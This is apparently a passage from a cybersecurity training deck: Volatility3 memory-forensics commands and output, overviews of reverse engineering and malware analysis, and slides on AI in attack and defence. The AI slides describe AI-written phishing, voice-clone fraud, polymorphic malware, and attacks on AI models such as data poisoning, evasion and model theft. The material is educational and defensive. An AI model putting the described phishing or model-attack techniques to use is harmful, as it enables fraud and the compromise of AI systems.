  NumberOfBytes: 0x9e000
- BaseAddress: 0x100000
  NumberOfBytes: 0xdab7000
- BaseAddress: 0xdbb8000
  NumberOfBytes: 0x1fb7000
- BaseAddress: 0xfbff000
  NumberOfBytes: 0xb0401000
- BaseAddress: 0x100000000
  NumberOfBytes: 0xc4000000

Setting sparse output file memory.raw
Padding 2 pages from 0x0
Copying 158 pages (0x9e000) from 0x2000
Padding 96 pages from 0xa0000
Copying 55991 pages (0xdab7000) from 0x100000
Padding 1 pages from 0xdbb7000
Copying 8119 pages (0x1fb7000) from 0xdbb8000
Padding 144 pages from 0xfb6f000
Copying 721921 pages (0xb0401000) from 0xfbff000
```

Volatility3

Administrator: Windows PowerShell

```
PS C:\Users\BLACK\Desktop\volatility3> python3 .\vol.py -h
usage: vol.py [-h] [-c CONFIG] [--parallelism [{processes,threads,off}]] [-e EXTEND] [-p PLUGIN_DIRS] [-s SYMBOL_DIRS]
              [-v] [-l LOG] [-o OUTPUT_DIR] [-q] [-f FILE] [--write-config] [--save-config SAVE_CONFIG]
              [--clear-cache] [--cache-path CACHE_PATH] [--offline | -u URL] [--filters FILTERS]
              [--hide-columns [HIDE_COLUMNS ...]] [-r RENDERER] [--single-location SINGLE_LOCATION]
              [--stackers [STACKERS ...]] [--single-swap-locations [SINGLE_SWAP_LOCATIONS ...]]
              PLUGIN ...
```

An open-source memory forensics framework

```
options:
```

[illegible]

Volatility3

```
PS C:\Users\BLACK\Desktop\volatility3> python3 .\vol.py -f .\memory.raw windows.info
Volatility 3 Framework 2.27.1
Progress: 100.00 PDB scanning finished
Variable Value
Kernel Base 0xf80141a00000
DTB 0x1ad000
Symbols file:///C:/Users/BLACK/Desktop/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/F57E740B088E5056E8AF0772F1CC5BEB-1.json.xz
Is64Bit True
IsPAE False
layer_name 0 WindowsIntel32e
memory_layer 1 FileLayer
KdVersionBlock 0xf8014260f400
Major/Minor 15.19041
MachineType 34404
KeNumberProcessors 8
SystemTime 2025-12-22 01:29:33+00:00
NtSystemRoot C:\WINDOWS
NtProductType NtProductWinNt
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine 34404
PE TimeDateStamp Sat Feb 2 23:04:03 1985
PS C:\Users\BLACK\Desktop\volatility3> _
```

It will take some time in first run because of fetching symbols

Volatility3 (Process Listing)

```
PS C:\Users\BLACK\Desktop\volatility3> python3 .\vol.py -f .\memory.raw windows.pslist
Volatility 3 Framework 2.27.1
Progress: 100.00 PDB scanning finished
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64 CreateTime ExitTime
File output
4 0 System 0xbb0a1a27e040 184 - N/A False 2025-12-22 01:21:54.000000 UTC N/A Disabled
140 4 Registry 0xbb0a1a30a080 4 - N/A False 2025-12-22 01:21:49.000000 UTC N/A
Disabled
412 4 smss.exe 0xbb0a1c034040 2 - N/A False 2025-12-22 01:21:54.000000 UTC N/A
Disabled
520 512 csrss.exe 0xbb0a1aecd080 12 - 0 False 2025-12-22 01:21:55.000000 UTC N/A
Disabled
604 512 wininit.exe 0xbb0a1cdea080 1 - 0 False 2025-12-22 01:21:55.000000 UTC N/A
Disabled
624 592 csrss.exe 0xbb0a1cdf2080 14 - 1 False 2025-12-22 01:21:55.000000 UTC N/A
Disabled
704 592 winlogon.exe 0xbb0a1ce73080 5 - 1 False 2025-12-22 01:21:55.000000 UTC N/A
Disabled
740 604 services.exe 0xbb0a1ce8c100 5 - 0 False 2025-12-22 01:21:55.000000 UTC N/A
Disabled
768 604 lsass.exe 0xbb0a1aeb5080 11 - 0 False 2025-12-22 01:21:55.000000 UTC N/A
Disabled
888 740 svchost.exe 0xbb0a1cf1f2c0 14 - 0 False 2025-12-22 01:21:55.000000 UTC N/A
Disabled
```

Volatility3 (Process Scanning)

```
Select Administrator: Windows PowerShell
PS C:\Users\BLACK\Desktop\volatility3> python3 .\vol.py -f .\memory.raw windows.psscan
Volatility 3 Framework 2.27.1
Progress: 100.00
PDB scanning finished
```

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime
1508	888	TextInputHost.	0x9c80000610c0	17	-	1	False	2025-12-22 01:22:30.000000 UTC	N/A
4	0	System	0xbb0a1a27e040	184	-	N/A	False	2025-12-22 01:21:54.000000 UTC	N/A
5328	5092	postgres.exe	0xbb0a1a286080	2	-	0	False	2025-12-22 01:21:57.000000 UTC	N/A
5344	5092	postgres.exe	0xbb0a1a2eb080	2	-	0	False	2025-12-22 01:21:57.000000 UTC	N/A
5336	5092	postgres.exe	0xbb0a1a2ed080	2	-	0	False	2025-12-22 01:21:57.000000 UTC	N/A
140	4	Registry	0xbb0a1a30a080	4	-	N/A	False	2025-12-22 01:21:49.000000 UTC	N/A
5884	7292	SecurityHealth	0xbb0a1a349080	3	-	1	False	2025-12-22 01:24:17.000000 UTC	N/A
5552	740	svchost.exe	0xbb0a1a36f080	0	-	0	False	2025-12-22 01:22:06.000000 UTC	2025-12-22 01:29:11.000000 UTC
768	604	lsass.exe	0xbb0a1aeb5080	11	-	0	False	2025-12-22 01:21:55.000000 UTC	N/A
520	512	csrss.exe	0xbb0a1aecd080	12	-	0	False	2025-12-22 01:21:55.000000 UTC	N/A
412	4	smss.exe	0xbb0a1c034040	2	-	N/A	False	2025-12-22 01:21:54.000000 UTC	N/A
6984	740	svchost.exe	0xbb0a1cd8b080	10	-	1	False	2025-12-22 01:22:15.000000 UTC	N/A
9404	9276	go-winpmem_amd	0xbb0a1cd8e080	12	-	1	False	2025-12-22 01:29:33.000000 UTC	N/A
3044	1724	taskhostw.exe	0xbb0a1cd91080	8	-	1	False	2025-12-22 01:22:15.000000 UTC	N/A
604	512	wininit.exe	0xbb0a1cdea080	1	-	0	False	2025-12-22 01:21:55.000000 UTC	N/A

Volatility3 (DLLs Listing)

Administrator: Windows PowerShell

```
PS C:\Users\BLACK\Desktop\volatility3> python3 .\vol.py -f .\memory.raw windows.dlllist
```

volatility 3 Framework 2.27.1

Progress: 100.00

PDB scanning finished

PID	Process	Base	Size	Name	Path	LoadCount	LoadTime	File	output
412	smss.exe	0x7ff76ced0000	0x2e000	smss.exe	\SystemRoot\System32\smss.exe	-1	2025-12-22 01:21:54.000000 UTC	Disabled	
412	smss.exe	0x7ff87fcd0000	0x1f8000	ntdll.dll	C:\WINDOWS\SYSTEM32\ntdll.dll	-1	2025-12-22 01:21:54.000000 UTC	Disabled	
520	csrss.exe	0x7ff66c100000	0x7000	csrss.exe	C:\WINDOWS\system32\csrss.exe	-1	2025-12-22 01:21:55.000000 UTC	Disabled	
520	csrss.exe	0x7ff87fcd0000	0x1f8000	ntdll.dll	C:\WINDOWS\SYSTEM32\ntdll.dll	-1	2025-12-22 01:21:55.000000 UTC	Disabled	
520	csrss.exe	0x7ff87d340000	0x18000	CSRSRV.dll	C:\WINDOWS\SYSTEM32\CSRSRV.dll	6	2025-12-22 01:21:55.000000 UTC	Disabled	
520	csrss.exe	0x7ff87d320000	0x16000	basesrv.DLL	C:\WINDOWS\system32\basesrv.DLL	6	2025-12-22 01:21:55.000000 UTC	Disabled	
520	csrss.exe	0x7ff87d300000	0x15000	winsrv.DLL	C:\WINDOWS\system32\winsrv.DLL	6	2025-12-22 01:21:55.000000 UTC	Disabled	
520	csrss.exe	0x7ff87dea0000	0xc2000	kernel32.dll	C:\WINDOWS\SYSTEM32\kernel32.dll	-1	2025-12-22 01:21:55.000000 UTC	Disabled	
520	csrss.exe	0x7ff87d610000	0x2f6000	kernelbase.dll	C:\WINDOWS\SYSTEM32\kernelbase.dll	-1	2025-12-22 01:21:55.000000 UTC	Disabled	
520	csrss.exe	0x7ff87d2d0000	0x23000	winsrvext.dll	C:\WINDOWS\SYSTEM32\winsrvext.dll	6	2025-12-22 01:21:55.000000 UTC	Disabled	
520	csrss.exe	0x7ff87e1f0000	0x1a1000	USER32.dll	C:\WINDOWS\system32\USER32.dll	6	2025-12-22 01:21:55.000000 UTC	Disabled	
520	csrss.exe	0x7ff87d520000	0x4e000	cfgmgr32.dll	C:\WINDOWS\SYSTEM32\cfgmgr32.dll	6	2025-12-22 01:21:55.000000 UTC	Disabled	
520	csrss.exe	0x7ff87e030000	0x2b000	GDI32.dll	C:\WINDOWS\system32\GDI32.dll	6	2025-12-22 01:21:55.000000 UTC	Disabled	

Volatility3 (DLLs Listing)

```
Administrator: Windows PowerShell
PS C:\Users\BLACK\Desktop\volatility3> python3 .\vol.py -f .\memory.raw windows.dlllist -h
usage: vol.py windows.dlllist.DllList [-h] [--pid [PID ...]] [--offset OFFSET] [--base BASE] [--name NAME]
                                     [--ignore-case] [--dump]

Lists the loaded DLLs in a particular windows memory image.

options:
-h, --help            show this help message and exit
--pid [PID ...]       Process IDs to include (all other processes are excluded)
--offset OFFSET       Process offset in the physical address space
--base BASE           Specify a base virtual address in process memory
--name NAME           Specify a regular expression to match dll name(s)
--ignore-case         Specify case insensitivity for the regular expression name matching
--dump               Extract listed DLLs
PS C:\Users\BLACK\Desktop\volatility3> python3 .\vol.py -f .\memory.raw windows.dlllist --pid 9404
```

We can Use -h flag and see the options like choosing specific process

Volatility3 (DLLs Listing)

```
PS C:\Users\BLACK\Desktop\volatility3> python3 .\vol.py -f .\memory.raw windows.dlllist --pid 9404
```

```
Volatility 3 Framework 2.27.1
```

```
Progress: 100.00
```

```
PID      Process Base      Size      PDB scanning finished
Name      Path      LoadCount      LoadTime      File output

9404      go-winpmem_amd 0x9b0000      0x554000      go-winpmem_amd64_1.0-rc2_signed.exe      C:\Users\BLACK\Desktop\g
o-winpmem_amd64_1.0-rc2_signed.exe      -1      2025-12-22 01:29:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87fcd0000 0x1f8000      ntdll.dll      C:\WINDOWS\SYSTEM32\ntdll.dll      -1      2025-12-
22 01:29:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87dea0000 0xc2000      KERNEL32.DLL      C:\WINDOWS\System32\KERNEL32.DLL      -1      2025-12-
22 01:29:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87d610000 0x2f6000      KERNELBASE.dll      C:\WINDOWS\System32\KERNELBASE.dll      -1
2025-12-22 01:29:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87d460000 0x82000      bcryptprimitives.dll      C:\WINDOWS\System32\bcryptprimitives.dll
-1      2025-12-22 01:29:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87d1c0000 0x4b000      powrprof.dll      C:\WINDOWS\SYSTEM32\powrprof.dll      6      2025-12-
22 01:29:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87d360000 0x100000      ucrtbase.dll      C:\WINDOWS\System32\ucrtbase.dll      6
2025-12-22 01:29:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87e0d0000 0x120000      RPCRT4.dll      C:\WINDOWS\System32\RPCRT4.dll      6      2025-12-
22 01:29:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87d1a0000 0x12000      UMPDC.dll      C:\WINDOWS\SYSTEM32\UMPDC.dll      6      2025-12-22 01:29
:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87e060000 0x6b000      ws2_32.dll      C:\WINDOWS\System32\ws2_32.dll      6      2025-12-22 01:29
:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87eee0000 0xb1000      advapi32.dll      C:\WINDOWS\System32\advapi32.dll      6      2025-12-
22 01:29:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87ee40000 0x9e000      msvcrt.dll      C:\WINDOWS\System32\msvcrt.dll      6      2025-12-22 01:29
:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87f710000 0x9f000      sechost.dll      C:\WINDOWS\System32\sechost.dll      6      2025-12-22 01:29
:33.000000 UTC      Disabled
9404      go-winpmem_amd 0x7ff87d4f0000 0x27000      bcrypt.dll      C:\WINDOWS\System32\bcrypt.dll      -1      2025-12-22 01:29
:33.000000 UTC      Disabled
PS C:\Users\BLACK\Desktop\volatility3>
```


Volatility3 (RWX-Regions)

```
Administrator: Windows PowerShell
PS C:\Users\BLACK\Desktop\volatility3> python3 .\vol.py -f .\memory.raw windows.malware.malfind
Volatility 3 Framework 2.27.1
Progress: 100.00 PDB scanning finished
PID Process Start VPN End VPN Tag Protection CommitCharge PrivateMemory File output Notes
Hexdump Disasm
3992 Invicti.ApiHub 0x7ff80dad0000 0x7ff80dadffff Vad PAGE_EXECUTE_READWRITE 0 0 Disabled
N/A
02 00 00 00 00 00 00 40 40 00 00 00 00 00 .....@@.....
02 00 00 00 81 01 00 00 c1 02 00 00 e3 02 00 .....
67 03 00 00 00 00 00 00 00 00 00 00 00 00 g.....
0a 00 00 00 c1 02 00 00 c1 02 00 00 c1 02 00 .....
0x7ff80dad0000: add al, byte ptr [rax]
0x7ff80dad0002: add byte ptr [rax], al
0x7ff80dad0004: add byte ptr [rax], al
0x7ff80dad0006: add byte ptr [rax], al
0x7ff80dad0008: add byte ptr [rax], al
0x7ff80dad000c: add byte ptr [rax], al
0x7ff80dad000e: add byte ptr [rax], al
0x7ff80dad0010: add al, byte ptr [rax]
0x7ff80dad0012: add byte ptr [rax], al
0x7ff80dad0014: add dword ptr [rcx], 0x2c10000
0x7ff80dad001a: add byte ptr [rax], al
0x7ff80dad001c: jrcxz 0x7ff80dad0020
0x7ff80dad001e: add byte ptr [rax], al
0x7ff80dad0020: add eax, dword ptr [eax]
0x7ff80dad0023: add byte ptr [rax], al
0x7ff80dad0025: add byte ptr [rax], al
0x7ff80dad0027: add byte ptr [rax], al
0x7ff80dad0029: add byte ptr [rax], al
0x7ff80dad002b: add byte ptr [rax], al
0x7ff80dad002d: add byte ptr [rax], al
0x7ff80dad002f: add byte ptr [rdx], cl
0x7ff80dad0031: add byte ptr [rax], al
0x7ff80dad0033: add cl, al
0x7ff80dad0035: add al, byte ptr [rax]
0x7ff80dad0037: add cl, al
0x7ff80dad0039: add al, byte ptr [rax]
0x7ff80dad003b: add cl, al
```

This can take some
time

```
Administrator: Windows PowerShell
PS C:\Users\BLACK\Desktop\volatility3> python3 .\vol.py -f .\memory.raw windows.malware.malfind
Volatility 3 Framework 2.27.1
Progress: 100.00 PDB scanning finished
PID Process Start VPN End VPN Tag Protection CommitCharge PrivateMemory File output Notes
Hexdump Disasm
0 Disabled
```

Volatility3 (RWX-Regions)

```
PS C:\Users\BLACK\Desktop\volatility3> python3 .\vol.py -f .\memory.raw windows.malware.malfind -h
usage: vol.py windows.malware.malfind.Malfind [-h] [--pid [PID ...]] [--dump]

Lists process memory ranges that potentially contain injected code.

options:
-h, --help            show this help message and exit
--pid [PID ...]       Process IDs to include (all other processes are excluded)
--dump                Extract injected VADS
PS C:\Users\BLACK\Desktop\volatility3> python3 .\vol.py -f .\memory.raw windows.malware.malfind --pid 9404
Volatility 3 Framework 2.27.1
Progress: 100.00      PDB scanning finished



| PID  | Process              | Start VPN     | End VPN Tag   | Protection | CommitCharge           | PrivateMemory | File output | Notes    |
|------|----------------------|---------------|---------------|------------|------------------------|---------------|-------------|----------|
|      | Hexdump              | Disasm        |               |            |                        |               |             |          |
| 8848 | SearchApp.exe<br>N/A | 0x27f96c90000 | 0x27f96caffff | VadS       | PAGE_EXECUTE_READWRITE | 3             | 1           | Disabled |


.....
.....
.....
0x27f96c90000: add byte ptr [rax], al
0x27f96c90002: add byte ptr [rax], al
0x27f96c90004: add byte ptr [rax], al
0x27f96c90006: add byte ptr [rax], al
0x27f96c90008: add byte ptr [rax], al
0x27f96c9000a: add byte ptr [rax], al
0x27f96c9000c: add byte ptr [rax], al
0x27f96c9000e: add byte ptr [rax], al
0x27f96c90010: add byte ptr [rax], al
0x27f96c90012: add byte ptr [rax], al
0x27f96c90014: add byte ptr [rax], al
0x27f96c90016: add byte ptr [rax], al
0x27f96c90018: add byte ptr [rax], al
0x27f96c9001a: add byte ptr [rax], al
0x27f96c9001c: add byte ptr [rax], al
0x27f96c9001e: add byte ptr [rax], al
0x27f96c90020: add byte ptr [rax], al
0x27f96c90022: add byte ptr [rax], al
0x27f96c90024: add byte ptr [rax], al
0x27f96c90026: add byte ptr [rax], al
0x27f96c90028: add byte ptr [rax], al
```

We can Use -h flag and see the options like specific process

We can Use -h flag and see the options like choosing specific process

Reverse Engineering




Did you thought for one day how we get cracked software? Or how this program is works?...
That's way Reverse Engineering is the magic tool.

Reverse Engineering

Reverse engineering : is the process of analyzing a compiled program (binary) to understand how it works internally, even when the source code is not available..

What Reverse Engineering is used for?

- Understand malware behavior
- Find vulnerabilities in software
- Analyze suspicious files
- Verify what a program really does
- Support incident response and forensics



Reverse Engineering Types



Static analysis

examine the file
without running it



Dynamic analysis

observe behavior while
running in a safe lab



Debugging

step through execution to
understand logic

Reverse Engineering Tools



Ghidra

Disassembler and decompiler for analyzing program internals



IDA

Advanced disassembly platform for deep binary analysis



x64dbg

Windows debugger for stepping through program execution



Detect It Easy

File analysis tools for executable structure and metadata

Malware Analysis



Is it malicious? What does it do? And how do we detect and stop it?, That's the role of **Malware Analysis**.

Malware Analysis

Malware analysis : is the process of examining suspicious software to determine what it does, how it works, and how to detect, contain, and remove it safely.



Malware Analysis Goals

- Confirm if a file is malicious or clean
- Understand behavior and impact
- Identify IOCs (hashes, domains, file paths, registry keys)
- Support incident response and recovery
- Improve detection rules (EDR/SIEM) and prevention




Host-Based Indicators

- 1** Suspicious processes (unknown names, odd parent/child process chain)
- 2** New or modified files (drops in temp folders, strange extensions)
- 3** Persistence changes (startup entries, scheduled tasks, services)
- 4** Registry changes (Windows autoruns, config keys)
- 5** Unusual user activity (new admin accounts, strange logins)
- 6** System artifacts (recent files, prefetch, event logs, bash history)



Network Indicators

- 1** Suspicious domains / URLs (C2 servers, phishing links)
- 2** IP addresses contacting unusual locations or hosting providers
- 3** Unusual ports / protocols (unexpected services in use)
- 4** DNS anomalies (random-looking domains, many failed lookups)
- 5** Repeated beaconing (regular “check-in” traffic every X minutes)
- 6** Abnormal traffic patterns (spikes, large outbound transfers)



Malware Analysis Types



Static analysis

examine the file
without running it



Dynamic analysis

observe behavior while
running in a safe lab



Behavioral analysis

focus on actions (process,
network, file changes)

Static Analysis Tools



VirusTotal

quick multi-engine scan +
community intelligence



PE Studio

static analysis for Windows
executables (suspicious indicators)



FLOSS

extracts hidden/obfuscated
strings from suspicious files

Dynamic / Behavioral Analysis Tools



Any.Run

interactive online sandbox
to observe behavior



Cuckoo Sandbox

automated malware
analysis sandbox (local)



Process Monitor (Procmon)

tracks file/registry/process
activity on Windows



**Know your way, follow the path you see is
good for you, be special don't be a copy**



R

Future


New era of cyber security

What is The future ?

Are we close to something new?



AI



AI is not just a tool; it is a force multiplier for both attackers and defenders. The future of cybersecurity is **AI** vs. **AI**

AI

Artificial Intelligence (AI) : is the ability of a computer program to learn, think, and make decisions like a human. Instead of following a strict list of rules (like a standard script), AI looks at data, finds patterns, and figures out the answer on its own.

How It Differs from Standard Code

- Standard Code: You tell the computer exactly what to do (e.g., "If A happens, do B").
- AI: You give the computer examples, and it figures out what to do (e.g., "Here are 1,000 spam emails; learn what they look like and block new ones").




AI for cyber security

AI for Cybersecurity : is the use of machine learning and Large Language Models (LLMs) to automate defense. It acts as a "Force Multiplier" that allows human analysts to process data faster than humanly possible.

AI learns from data to

- Detect unknown threats (Zero-Day attacks) by analyzing behavior rather than signatures.
- Automate rapid response actions (e.g., isolating an infected laptop in milliseconds).
- Predict future attacks by analyzing global hacker trends and system vulnerabilities.

The Core Value: It shifts security from "Human Speed" (Reacting in minutes/hours) to "Machine Speed" (Reacting in milliseconds).



Defensive AI

1

Anomaly Detection (The "Impossible" Login)

An accountant usually works 9-5 in New York. The AI detects their account trying to download a database at 3 AM from an IP address in Brazil and **automatically blocks the access** before any data is stolen.

2

automated Response (SOAR)

A laptop on the network gets infected with ransomware. Instead of waiting for a human, the AI **instantly cuts the Wi-Fi connection** to that specific device, preventing the virus from spreading to the rest of the company.

3

Zero-Day Prevention

A hacker uses a brand new, never-before-seen virus. The AI doesn't recognize the file name, but it sees the file trying to **encrypt documents rapidly**. It identifies this *behavior* as malicious and kills the process immediately.



Offensive AI

1

Smart Phishing (Contextual Attacks)

AI scrapes a target's LinkedIn and sees they just attended a specific conference. It writes a perfect email: *"Hi [Name], great meeting you at [Conference]! Here are the photos we took,"* making the victim much more likely to click.

2

Deepfake Vishing (Voice Cloning)

Hackers take a few seconds of a CEO's voice from a public YouTube video. They use AI to **clone the voice** and call the Finance Director, ordering an urgent, fraudulent wire transfer that sounds 100% authentic

3

Polymorphic Malware (The Shapeshifter)

A virus detects that it is being scanned by an Antivirus. It uses AI to **rewrite its own code structure** on the fly. The Antivirus looks for the "old" version, fails to find it, and lets the virus pass through.



AI Attacks



Data Poisoning

Feeding "bad" information to an AI during its training phase to corrupt its logic.

Example:

Teaching a spam filter that "Click Here to Win" is a safe phrase by marking thousands of spam emails as "Safe."



Evasion Attacks

Modifying data slightly so a human sees one thing, but the AI sees another.

Example:

Putting invisible noise pixels on a picture of a "Gun" so the AI classifies it as a "Toaster."



Model Theft

Stealing the "brain" of a proprietary AI by analyzing how it answers questions.

Example:

Repeatedly querying a paid AI service to build a free copy of it.

AI Nmap Scanner


AI-Powered Nmap Scanner : is an advanced security tool that fuses the raw scanning speed of Nmap with the cognitive reasoning of Artificial Intelligence. It automates the role of a Penetration Tester by not just finding open ports, but analyzing them for specific exploits.

How It Works

- **Scan:** The tool executes Nmap to map the network and fingerprint services.
